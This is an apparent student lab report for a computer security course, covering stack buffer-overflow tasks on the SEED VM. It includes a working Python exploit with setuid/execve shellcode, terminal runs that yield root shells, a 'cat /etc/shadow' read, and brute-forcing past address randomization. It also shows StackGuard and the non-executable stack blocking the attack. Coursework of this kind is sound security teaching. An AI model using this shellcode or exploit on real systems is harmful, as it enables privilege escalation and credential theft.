


```
[10/13/24]seed@VM:~/.../JamesStockwell_Lab2$ cd shellcode/
[10/13/24]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/13/24]seed@VM:~/.../shellcode$ a32.out
# exit
[10/13/24]seed@VM:~/.../shellcode$ a64.out
# cat /etc/shadow
root:!:18590:0:99999:7:::
```


This time the shells have root privileges, indicating that the dash countermeasure was defeated

Now we apply this shellcode to the L1 attack script and try the attack again with the countermeasure up.

James Stockwell
CS 574



```
# Edited by James Stockwell
import sys

# Replace the content with the actual shellcode
shellcode= (
"\x31\xdb\x31\xc0\xb0\xd5\xcd\x80" #setuid(0) call
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start =  517 - len(shellcode) -1 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb28+8+120    # Change this number
offset = 112           # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#for i in range (offset,offset+100,L):
#    content[i:i+L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```




```
[10/13/24]seed@VM:~/.../JamesStockwell_Lab2$ cd code
[10/13/24]seed@VM:~/.../code$ exploit.py
[10/13/24]seed@VM:~/.../code$ stack-L1
Input size: 517
# exit
[10/13/24]seed@VM:~/.../code$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18  2019 /bin/dash
lrwxrwxrwx 1 root root      9 Oct 13 20:40 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23  2020 /bin/zsh
[10/13/24]seed@VM:~/.../code$ 
```

As can be seen, the dash shell protection was successfully defeated.

Task 8: Defeating Address Randomization


In this task we try to defeat the address randomization countermeasure when running our L1 exploit.

Observations:
First we enable address randomization again and then we run the brute force shell script.




```
[10/13/24]seed@VM:~/.../JamesStockwell_Lab2$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/13/24]seed@VM:~/.../JamesStockwell_Lab2$ cd code
[10/13/24]seed@VM:~/.../code$ brute-force.sh
```

Luckily this run took only about a minute.



```
./brute-force.sh: line 14: 3076642 Segmentation fault      ./stack-L1
1 minutes and 5 seconds elapsed.
The program has been running 42593 times so far.
Input size: 517
# This code was run by James Stockwell
```

I noticed that once the shell is exited the brute force script will continue to run.



```
./brute-force.sh: line 14: 3079082 Segmentation fault      ./stack-L1
8 minutes and 8 seconds elapsed.
The program has been running 45020 times so far.
^C
[10/13/24]seed@VM:~/.../code$ cd ..
[10/13/24]seed@VM:~/.../JamesStockwell_Lab2$
```


Tasks 9: Experimenting with Other Countermeasures

Here we experiment with two other countermeasures we have previously disabled

9.a: Turn on the StackGuard Protection

Here we try to redo the L1 attack with StackGuard protection on.


Observations:
First we deactivate address randomization again and ensure the L1 attack still works with StackGuard disabled.




```
[10/13/24]seed@VM:~/.../JamesStockwell_Lab2$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/13/24]seed@VM:~/.../JamesStockwell_Lab2$ cd code
[10/13/24]seed@VM:~/.../code$ exploit.py
[10/13/24]seed@VM:~/.../code$ stack-L1
Input size: 517
# exit
[10/13/24]seed@VM:~/.../code$ 
```

Indeed, our exploit code is still good.

Next we recompile the L1 stack with StackGuard disabled. To accomplish this I commented out the -fno-stack-protector flag in the makefile.



```
# Edited by James Stockwell
FLAGS    = -z execstack # -fno-stack-protector
FLAGS_32 = -m32
TARGET   = stack-L1 stack-L2 stack-L3 stack-L4 sta
bg stack-L3-dbg stack-L4-dbg
```



```
[10/13/24]seed@VM:~/.../JamesStockwell_Lab2$ cd code
[10/13/24]seed@VM:~/.../code$ rm stack-L1
rm: remove write-protected regular file 'stack-L1'? y
[10/13/24]seed@VM:~/.../code$ make stack-L1
gcc -DBUF_SIZE=100 -z execstack  -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack  -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
[10/13/24]seed@VM:~/.../code$ stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[10/13/24]seed@VM:~/.../code$ 
```

With StackGuard enabled, the L1 attack is detected and the process is terminated before the root shell can be opened.


9.2 Task 9.b: Turn on the Non-executable Stack Protection

Here we examine the non-executable stack protection. First recompile our a32.out and a64.out programs with the -noexecstack flag to enable the protection.


James Stockwell
CS 574

Observations:

I edited the makefile to set these flags.



```
# Edited by James Stockwell
all:
	gcc -m32 -z noexecstack -o a32.out call_shellcode.c
	gcc -z noexecstack -o a64.out call_shellcode.c
```



```
[10/13/24]seed@VM:~/.../JamesStockwell_Lab2$ cd shellcode/
[10/13/24]seed@VM:~/.../shellcode$ make
gcc -m32 -z noexecstack -o a32.out call_shellcode.c
gcc -z noexecstack -o a64.out call_shellcode.c
[10/13/24]seed@VM:~/.../shellcode$ a32.out
Segmentation fault
[10/13/24]seed@VM:~/.../shellcode$ a64.out
Segmentation fault
[10/13/24]seed@VM:~/.../shellcode$
```

Now trying to execute either program leads to a segmentation fault, preventing the exploit.